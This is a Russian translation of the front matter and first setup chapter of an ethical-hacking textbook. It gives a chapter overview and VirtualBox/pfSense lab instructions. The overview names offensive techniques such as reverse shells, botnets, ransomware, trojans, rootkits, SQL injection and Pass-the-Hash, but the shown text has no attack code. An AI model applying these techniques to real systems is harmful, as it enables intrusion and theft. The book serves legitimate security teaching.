Ethical Hacking. Практическое введение во взлом

Русский перевод книги Ethical Hacking: A Hands-on Introduction to Breaking In о практических основах этичного хакинга, сетевых атаках, криптографии, социальной инженерии и эксплуатации уязвимостей.

Предварительные материалы

Ethical Hacking

Ethical Hacking: A Hands-on Introduction to Breaking In
Daniel G. Graham
Предисловие Хуана Гилберта
Сан-Франциско

Сведения об издании

ISBN-13: 978-1-7185-0187-4 (печатное издание)
ISBN-13: 978-1-7185-0188-1 (электронное издание)

Издатель: William Pollock
Управляющий редактор: Джилл Франклин
Руководитель производства: Rachel Monaghan
Редакторы производства: Кэсси Андреадис и Катрина Тейлор
Редактор разработки: Фрэнсис Со
Дизайн обложки и внутреннего оформления: Octopod Studios
Иллюстратор обложки: Garry Booth
Технический рецензент: Эд Новак
Литературный редактор: Джордж Хейл
Производственные услуги: Octal Publishing, Inc.

По вопросам книжной дистрибуции или переводов обращайтесь напрямую в No Starch Press, Inc.:

No Starch Press, Inc.
245 8th Street, San Francisco, CA 94103
тел.: 415.863.9900; факс: 415.863.9950; info@nostarch.com; nostarch.com

Контрольный номер Библиотеки Конгресса: 2021940441

содержащейся в книге.

Посвящение

Эта книга посвящена моей любящей жене, Ши Грэм, которая поддерживала меня на протяжении всей этой работы. Я хочу, чтобы мир знал, как сильно я тебя люблю. Спасибо, что читала все черновики. Эта книга не появилась бы без твоего ободрения и поддержки. Пусть наши будущие дети вдохновятся делиться своими идеями со вселенной и вырастут процветающим поколением христиан.

И моей семье: моему отцу Эролу Грэму, сыну плотника и первому в нашей семье, кто поступил в колледж; моей матери Анжелике Грэм, которая любит нас безусловно и всегда поддерживала нас; моей сестре, доктору Доминик Вон, моей подруге на всю жизнь; а также моему шурину Эдриану Вону, моему тестю Лесу Тинсли и моей теще Фэй Тинсли.

Дэниел Г. Грэм, доктор наук

Об авторе

Доктор Дэниел Г. Грэм ? доцент компьютерных наук в Университете Вирджинии в Шарлотсвилле. Его исследовательские интересы включают защищенные встроенные системы и сети. До преподавания в UVA доктор Грэм был руководителем программ в Microsoft. Он публикуется в журналах IEEE, связанных с датчиками и сетями.

О техническом рецензенте

Доктор Эд Новак ? доцент компьютерных наук в Колледже Франклина и Маршалла в Ланкастере, штат Пенсильвания. Он получил докторскую степень в Колледже Уильяма и Мэри в 2016 году. Его исследовательские интересы связаны с безопасностью и приватностью умных мобильных устройств.

Благодарности

Я хочу поблагодарить всех, кто помог этой книге появиться. Особенно я хочу поблагодарить мою жену, Ши Грэм, которая вычитывала ранние версии этой книги. Спасибо за всю твою любовь и поддержку.

Редакционной и производственной командам No Starch Press ? спасибо. Фрэнсис Со, ваши превосходные комментарии и внимательная правка сделали книгу лучше. Спасибо за весь ваш труд. Джордж Хейл и Боб Расселл, спасибо за повторную проверку каждой главы. Спасибо редакторам производства Кэсси Андреадис и Катрине Тейлор, а также основателю No Starch Press Биллу Поллоку.

Техническим ученым, чьи комментарии и беседы помогли сформировать эту книгу: спасибо. Эд Новак, вы проделали фантастическую работу, редактируя технические детали книги. Моему другу и коллеге Джесси Лойхли спасибо за помощь в проектировании виртуальной лаборатории книги и за

предложения тем и упражнений. Моим коллегам Дэвиду Ву и Чарльзу Райсу спасибо за комментарии, письма и беседы о криптографии и модулях ядра Linux.

Срикару Читтари и другим моим студентам-исследователям бакалавриата, Джейкобу Пачеко и Джеффери Геркену, которые добровольно тестировали главы, а также моим студентам, получившим ранний предварительный просмотр книги и помогшим поймать разные ошибки: спасибо.

Джим Кохун, спасибо, что познакомили меня с миром компьютерных наук. Моему наставнику на факультете Тому Хортону и Кевину Скадрону, заведующему кафедрой компьютерных наук, спасибо за добрые слова поддержки. И Хуану Гилберту, заведующему кафедрой компьютерных и информационных наук и инженерии в Университете Флориды, спасибо за предисловие.

Наконец, профессор Малати Вирарагхаван, спасибо, что познакомили меня с фантастической областью сетей. Ваши бывшие студенты и преподаватели Университета Вирджинии будут очень по вам скучать.

Предисловие

Мы живем во времени, когда хакеры обладают большим влиянием, чем когда-либо прежде. Хакинг теперь может влиять на жизни миллионов людей, атакуя выборы, электросети и всевозможную инфраструктуру, от которой люди зависят в повседневной жизни, не говоря уже об их благополучии.

В 2021 году хакеры использовали программу-вымогатель, чтобы вывести из строя крупнейший бензиновый трубопровод в США. Это вызвало тревогу, отмену рейсов и дефицит. Хорошо выполненная атака стала личной для многих людей, которые ощутили ее последствия на себе.

При таком уровне влияния крайне важно не только обучать этичному хакингу, но и поощрять его. **Ethical Hacking** ? превосходное руководство для программистов, которые хотят изучить основы проектирования инструментов для взлома, а также понять, как применять различные методы, используемые профессиональными тестировщиками на проникновение. Для этого книга проведет вас через настройку лаборатории и множество упражнений, которые дадут необходимые навыки.

Охватывая как локальные взломы, которые могут произойти в местной кофейне, так и крупные взломы на корпоративном уровне, книга предлагает впечатляющий охват и поэтому хорошо подходит как учебник для курса по безопасности на уровне бакалавриата или магистратуры. Я считаю уроки этой книги необходимыми для нынешних и будущих специалистов в области технологий, политики и руководства.

К лучшему или к худшему, хакинг останется с нами.

Хуан Гилберт
профессор и заведующий кафедрой имени семьи Эндрю Бэнкса
Инженерный колледж имени Герберта Вертхайма
Университет Флориды

Введение

За последнее десятилетие атаки на компании и даже на суверенные государства резко участились. В 2021 году хакеры похитили криптовалюту на сумму более 100 миллионов долларов, попытались отравить систему водоснабжения во Флориде, взломали фармацевтическую компанию Pfizer ? производителя вакцины от COVID-19, атаковали Colonial Pipeline с помощью программы-вымогателя, а также выбирали целями государственные учреждения и политических активистов во Франции, Германии, Индии, Нидерландах, Швеции, Украине и Объединенных Арабских Эмиратах. Поскольку значительная часть нашей продуктивности зависит от технологий, атаки на технологическую инфраструктуру могут иметь тяжелые социальные и экономические последствия.

Одного понимания того, как защищать эту инфраструктуру, недостаточно. Нам нужно больше этичных хакеров, которые помогут обеспечивать ее безопасность. Этичные хакеры ? это люди, понимающие, как атаковать инфраструктуру и находить уязвимости до того, как ими воспользуются злоумышленники. Такие специалисты почти ежедневно публикуют новые уязвимости в Национальной базе уязвимостей. Многие из них также придерживаются ответственного раскрытия: уведомляют компании перед тем, как сделать уязвимость публичной.

Зачем читать эту книгу?

Это практическое руководство научит вас базовым навыкам, которые понадобятся, чтобы стать этичным хакером. После чтения книги вы должны чувствовать себя достаточно уверенно, чтобы начать карьеру в тестировании на проникновение, участвовать в соревнованиях capture-the-flag (CTF) и даже претендовать на позицию в red team компании.

Каждая глава знакомит вас с определенным видом атаки, объясняет основы технологии, на которую направлена атака, и рассматривает полезные инструменты и приемы ее эксплуатации. Вы познакомитесь с такими инструментами, как Kali Linux, Metasploit, библиотека pyca/cryptography и Maltego. Вы узнаете, как собирать разведданные из открытых источников, сканировать системы и сети на наличие уязвимостей, писать собственные эксплойты и проектировать ботнеты.

Вы также научитесь создавать собственные инструменты на языке программирования Python, чтобы понимать механизмы, стоящие за командами, которые обычно выполняют хакеры. К концу книги вы должны начать мыслить как этичный хакер: как человек, который способен внимательно анализировать системы и творчески находить способы получить к ним доступ.

Именно поэтому эта книга предназначена для всех, кто хочет научиться взламывать. Для понимания объяснений не требуется предварительный опыт в сетях или информатике. Лучше, если у вас уже есть некоторый опыт программирования, особенно на Python. Но если вы новичок в программировании, не переживайте: это руководство все равно будет вам полезно, потому что в нем объясняются сетевые технологии, стратегии взлома и инструменты. Либо обратитесь к книге Эрика Маттеса *Python Crash Course*, 2-е издание (No Starch, 2019), где язык объясняется в доступной вводной форме.

Установка Python

Виртуальные машины, которые вы будете использовать на протяжении книги, уже включают Python 3, поэтому для выполнения программных проектов из книги вам не нужно устанавливать Python самостоятельно.

Я настоятельно рекомендую разрабатывать именно в этой виртуальной среде. Однако если вы используете операционную систему, в которой Python 3 не установлен заранее, вам потребуется установить его самостоятельно. Последнюю версию Python 3 для вашей операционной системы можно скачать на странице python.org, а затем запустить установщик.

Что входит в книгу?

Я начну с того, что покажу, как настроить собственную виртуальную лабораторную среду для атак, описанных далее в книге. В каждой последующей главе рассматривается новый вид атаки, которую вы сможете выполнять по ходу чтения: от подключения к Wi-Fi-сети в кофейне до компрометации сети крупной корпорации.

Часть I. Основы сетей

Эта часть книги посвящена основам сетей и различным способам атаки на сеть. Мы обсудим протокол TCP и архитектуру интернета, а также многочисленные способы, которыми атакующие используют слабые места этих технологий.

Глава 1. Настройка. В этой главе вы настроите виртуальную лабораторию. Лабораторная среда будет состоять из пяти виртуальных машин: маршрутизатора под управлением pfSense, рабочей станции Kali Linux с инструментами для взлома, сервера, который вы будете взламывать, и двух настольных машин Ubuntu.

Глава 2. Захват трафика с помощью ARP-спуфинга. В этой главе объясняется, как интернет передает данные, и рассматривается, как атакующий может использовать ARP-спуфинг, чтобы перехватывать и читать незашифрованный трафик пользователя. Затем мы применим общедоступные инструменты, чтобы провести ARP-спуфинг в нашей виртуальной лаборатории и извлечь URL-адреса сайтов, которые посещает пользователь. В конце будет упражнение, в котором вам предлагается написать собственный инструмент ARP-спуфинга на Python.

Глава 3. Анализ захваченного трафика. Эта глава познакомит вас со стеком интернет-протоколов и покажет, как использовать Wireshark для захвата и анализа пакетов, собранных во время ARP-спуфинга. Я также покажу, как захватывать пакеты, проходящие через межсетевой экран в вашей виртуальной среде.

Глава 4. Создание TCP-оболочек и ботнетов. В этой главе рассматриваются основы сокетов и взаимодействия процессов. Затем я покажу, как написать собственную обратную оболочку для удаленного управления машиной. Но, хотя управлять одной машиной уже полезно, атакующие обычно хотят управлять несколькими машинами. Поэтому я покажу, как написать инструмент для взлома под названием ботнет. Практическим примером станет архитектура ботнета Mirai.

Часть II. Криптография

В этой части книги мы обсудим основы алгоритмов шифрования, используемых для защиты цифровой связи. Я также дам вам базу, необходимую для понимания того, как устроены некоторые алгоритмы шифрования.

Глава 5. Криптография и программы-вымогатели. В этой главе рассматриваются симметричные и асимметричные криптографические методы, такие как одноразовые блокноты, псевдослучайные

генераторы, блочные шифры и RSA. Вы зашифруете и расшифруете файлы и отправите зашифрованное письмо. Затем мы завершим главу написанием собственной программы-вымогателя.

Глава 6. TLS и Диффи-Хеллман. Эта глава посвящена защищенной связи и начинается с обсуждения протокола безопасности транспортного уровня (TLS). Затем я объясню алгоритм обмена ключами Диффи-Хеллмана и его более безопасную альтернативу на эллиптических кривых. В конце мы расширим клиент программы-вымогателя, чтобы он мог взаимодействовать по зашифрованному каналу.

Часть III. Социальная инженерия

В этой части книги я покажу, как атакующие используют методы социальной инженерии и разведку по открытым источникам, чтобы обманом вынудить цели предоставить им неправомерный доступ. Тем самым я покажу, как при правильно подобранной приманке можно взломать кого угодно.

Глава 7. Фишинг и дипфейки. В этой главе рассматриваются основы почтовых технологий и показывается, как атакующий может отправить поддельное письмо. Мы также обсудим, как создаются дипфейк-видео, и завершим главу созданием собственного дипфейка.

Глава 8. Сканирование целей. В этой главе рассматриваются сложные методы сбора разведданных из открытых источников, а также то, как атакующий может использовать Shodan и Masscan для поиска уязвимых машин по всему интернету. В главе также рассматривается, как атакующий применяет инструменты вроде Nessus и nmap для выявления уязвимостей в системах.

Часть IV. Эксплуатация

В этой части мы погрузимся в многочисленные способы, которыми атакующий может использовать обнаруженную уязвимость. Каждая уязвимость уникальна, но существуют общие закономерности. Мы рассмотрим практические примеры эксплуатации реальных уязвимостей, по ходу дела указывая на эти закономерности. Также мы посмотрим, как использовать веб-страницы как вектор заражения.

Глава 9. Фаззинг для поиска уязвимостей нулевого дня. Глава начинается с рассмотрения уязвимости OpenSSL Heartbleed и кода, который может ее использовать. Затем я представлю методы фаззинга, которые хакеры используют для обнаружения подобных уязвимостей, и вы напишете собственный простой фаззер. В завершение я обсужу другие методы, такие как символьное и конколическое выполнение.

Глава 10. Создание троянов. Трояны ? это вредоносные программы, которые маскируются под обычные. Мы рассмотрим их на втором практическом примере ? российском вредоносном ПО Drovorub. Drovorub ? отличный пример современной вредоносной программы, и я покажу, как воссоздать нечто похожее с помощью Metasploit Framework. Затем мы обсудим, как создавать собственные трояны для Linux, Windows и Android, а также способы скрывать вредоносное ПО.

Глава 11. Создание и установка Linux-руткитов. После установки вредоносного ПО атакующий часто хочет избежать обнаружения. Один из способов ? установить руткит, который может изменять операционную систему, помогая скрывать вредоносную программу. В этой главе мы изучим, как написать собственный руткит для ядра Linux.

Глава 12. Кража и взлом паролей. В этой главе рассматривается атака SQL-инъекции и показывается, как хакер может использовать инструмент `sqlmap`, чтобы внедрить вредоносный код в веб-приложение, а затем извлечь информацию из базы данных. Такие базы данных часто содержат хеши паролей, поэтому я покажу, как использовать John the Ripper и Hashcat для взлома этих хешей.

Глава 13. Продвинутая эксплуатация уязвимостей XSS. В этой главе рассматривается еще одна распространенная категория веб-уязвимостей ? межсайтовый скриптинг ? и показывается, как

атакующий может использовать ее для внедрения вредоносного кода в браузер цели. Затем атакующий может применить этот вредоносный код для кражи куки или даже для компрометации машины пользователя.

Часть V. Контроль над сетью

В заключительной части книги я покажу, как атакующий может перейти от контроля над одной машиной к контролю над любой машиной в сети. Я также обсужу архитектуру и протоколы, используемые внутри корпоративных сетей, и способы их эксплуатации атакующими.

Глава 14. Пивотинг и повышение привилегий. В этой главе рассматривается пивотинг и то, как атакующий может перемещаться через скомпрометированный межсетевой экран или маршрутизатор, чтобы получить доступ к частной сети. В завершение я обсужу методы повышения привилегий, позволяющие атакующим получать права root, используя ошибки в операционной системе.

Глава 15. Перемещение по корпоративной Windows-сети. В этой главе я обсужу архитектуру корпоративных сетей и используемые в них протоколы. Мы подробно рассмотрим протоколы NTLM и Kerberos, а также распространенные атаки на эти протоколы, такие как Pass-the-Hash и Golden Ticket.

Глава 16. Следующие шаги. В этой последней главе я покажу, как настроить виртуальный частный сервер с усиленной защитой, позволяющий проводить аудит систем за пределами вашей виртуальной лаборатории. Я также обсужу некоторые области этичного хакинга, которые не рассматривал в книге, и хорошие способы включиться в сообщество этичных хакеров.

Как связаться

Если вы считаете, что нашли ошибку в тексте, напишите на errata@nostarch.com. Дополнительную информацию можно найти на странице nostarch.com. Аналогично, если у вас возникнут трудности при настройке лабораторной среды книги или при выполнении упражнений, либо если вы просто захотите поделиться своими успехами с другими, я приглашаю вас задавать вопросы в Discord-канале книги по адресу discord.thehackingbook.com.

Часть I. Основы сетей

Глава 1. Настройка

> Путь в тысячу миль начинается с первого шага.
>
> Лао-цзы

Добро пожаловать на первый шаг вашего хакерского пути. В этой главе мы настроим лабораторную среду, которая будет состоять из пяти виртуальных машин:

Виртуальная машина pfSense. Маршрутизатор и межсетевой экран с открытым исходным кодом, который защитит уязвимые виртуальные машины от внешних хакеров.

Виртуальная машина Kali Linux. Машина, содержащая инструменты для взлома, обсуждаемые в этой книге.

Две настольные виртуальные машины Ubuntu Linux. Машины, которые мы будем использовать для демонстрации атак на настольные и портативные среды.

Виртуальная машина Metasploitable. Машина, которую мы будем использовать для демонстрации атак на Linux-сервер.

Виртуальная лаборатория

Поскольку взламывать машины, которыми вы не владеете, неэтично и незаконно, виртуальная лаборатория, которую мы настроим в этой главе, предоставит среду, где вы сможете выполнять этичные атаки. На рисунке 1-1 показан общий вид лабораторной среды.




Рисунок 1-1. Соединения виртуальных машин

Мы также настроим две сети: основную внутреннюю сеть, изолированную от интернета межсетевым экраном pfSense, и частную сеть, изолированную от основной сети за сервером Metasploitable. Вторую схему мы будем использовать для изучения атак, в которых хакерам сначала нужно пройти через одну машину, чтобы атаковать другую, как это бывает с межсетевыми экранами. В этой главе мы сосредоточимся на настройке основной сети, а настройку частной сети оставим для главы 14.

Пока не беспокойтесь о понимании технических деталей этих конфигураций: я буду описывать инфраструктуру по мере продвижения по книге. Я рекомендую начинать настройку на машине с Windows, Linux или macOS, где есть не менее 30 ГБ свободного места на диске и 4 ГБ оперативной памяти. Вы будете одновременно запускать несколько виртуальных машин, поэтому вам потребуется относительно мощная машина.

Настройка VirtualBox

Чтобы настроить сетевую среду, нам нужно установить VirtualBox. Представляйте VirtualBox как программу, которая позволяет создавать виртуальные компьютеры. Вы выбираете характеристики виртуальной машины, например жесткий диск, объем оперативной памяти и число процессоров, а VirtualBox собирает виртуальный компьютер, способный запускать программы так же, как ваш ноутбук или настольный компьютер. VirtualBox можно бесплатно использовать на машинах с Linux, Mac и Windows.

Скачайте VirtualBox со страницы virtualbox.org, внимательно выбрав установочные файлы, соответствующие операционной системе и архитектуре вашего компьютера. Затем выполните установку: ее шаги будут отличаться в зависимости от типа используемого компьютера, но в общем случае можно соглашаться с параметрами по умолчанию. После завершения установки запустите VirtualBox. Откроется главный экран, похожий на рисунок 1-2.

Рисунок 1-2. Главный экран VirtualBox

Настройка pfSense

Теперь мы настроим pfSense ? маршрутизатор и межсетевой экран с открытым исходным кодом, который защитит наши виртуальные машины от внешних атак. Следующие шаги проведут вас через настройку этой машины. Важно выполнять их внимательно. Сначала скачайте установочные файлы pfSense с pfsense.org. Выберите архитектуру AMD64 (64-bit), установщик в виде DVD-образа (ISO) и ближайшее к вам расположение сервера, прежде чем нажать кнопку загрузки. На рисунке 1-3 показаны эти параметры.

Рисунок 1-3. Выберите эти параметры для загрузки pfSense.

Распакуйте скачанный файл pfSense с расширением `.iso.gz`. Если вы работаете на Unix-подобной машине, это можно сделать командой `gunzip`: введите в терминале `gunzip`, а затем имя скачанного файла, например `gunzip pfSense.iso.gz`. Запустите VirtualBox и нажмите кнопку **New** ("Создать") на верхней панели инструментов, как показано на рисунке 1-4.

Рисунок 1-4. Кнопка New ("Создать") обозначена значком вспышки.

Откроется окно ввода сведений о новой машине. Следующие примеры относятся к VirtualBox для macOS, но версии для Linux и Windows похожи. В поле имени введите `pfSense`, в поле типа ? `BSD`, а в поле версии ? `FreeBSD (64-bit)`. После изменения этих трех параметров, как показано на рисунке 1-5, нажмите **Continue** ("Продолжить").




Рисунок 1-5. Введите эти параметры при создании виртуальной машины pfSense.

Виртуальной машине pfSense не требуется много оперативной памяти, поэтому задайте размер памяти 1024 МБ. Когда появится запрос параметров виртуального жесткого диска, выберите **Create a virtual hard disk now** ("Создать новый виртуальный жесткий диск сейчас"). Для типа файла жесткого диска выберите **VDI (VirtualBox Disk Image)**. Сделайте новый виртуальный жесткий диск динамически выделяемым и задайте его размер 5 ГБ; этого должно быть более чем достаточно для установки pfSense.

> **Примечание.** При установке новой версии pfSense пользователям потребуется выбрать вариант **Auto (UFS) BIOS**.

Настройка внутренней сети

Межсетевой экран pfSense можно представить как привратника, который стоит между интернетом и вашей внутренней сетью. Он будет проверять трафик, входящий в сеть и выходящий из нее, чтобы убедиться, что внутренняя сеть защищена от внешних атакующих. Так появляется изолированная среда, куда вы можете добавлять уязвимые машины, атаковать которые сможете только вы.

Щелкните правой кнопкой мыши `pfSense` в списке виртуальных машин, а затем нажмите **Settings** ("Настройки"; рисунок 1-6).




Рисунок 1-6. Настройка сетевых адаптеров

Откройте вкладку **Network** ("Сеть") и убедитесь, что сетевой адаптер на вкладке **Adapter 1** ("Адаптер 1") включен и подключен к **Bridged Adapter** ("Сетевой мост") с тем же именем, что и ваша беспроводная или Ethernet-карта. Включение **Bridged Adapter** создает прямое соединение между виртуальной машиной pfSense и интернетом. Затем откройте вкладку **Adapter 2** ("Адаптер 2") и убедитесь, что параметр **Enable Network Adapter** ("Включить сетевой адаптер") включен, а адаптер подключен к **Internal Network** ("Внутренняя сеть"), которую мы назовем `Internal LAN`. Эта внутренняя сеть соединит pfSense с другими виртуальными машинами. После нажатия **OK** внутренняя сеть должна стать доступной для других виртуальных машин.

Настройка pfSense

Теперь мы готовы запустить pfSense и настроить параметры виртуального маршрутизатора. Неправильная настройка этих параметров может привести к тому, что у ваших виртуальных машин не будет доступа к интернету.

Дважды щелкните `pfSense` в списке виртуальных машин. Откроется экран, похожий на рисунок 1-7. Нажмите значок папки, а затем значок **Add** ("Добавить") в левом верхнем углу. Перейдите к ISO-образу pfSense, выберите его и нажмите **Start** ("Запустить").




Рисунок 1-7. Выбор ISO-образа pfSense

Виртуальной машине pfSense потребуется некоторое время для загрузки. После загрузки вы увидите экран с уведомлением об авторских правах и условиях распространения. Нажмите ENTER, чтобы принять условия, и снова нажмите ENTER, чтобы установить pfSense. Как правило, придерживайтесь параметров по умолчанию.

После завершения установки вы увидите еще один запрос о перезагрузке. Выберите **Reboot** ("Перезагрузить") и нажмите ENTER. Когда pfSense перезагрузится, вы снова увидите уведомление об авторских правах и условиях распространения. Это происходит потому, что виртуальная машина pfSense снова загружается с ISO-образа, который мы использовали раньше. Чтобы исправить это, сначала откройте меню **File** ("Файл") в левом верхнем углу машины pfSense, а затем нажмите **Close** ("Закрыть"). Появится диалоговое окно с вопросом, как закрыть виртуальную машину. Выберите **Power off the machine** ("Выключить машину") и нажмите **OK**, как показано на рисунке 1-8.

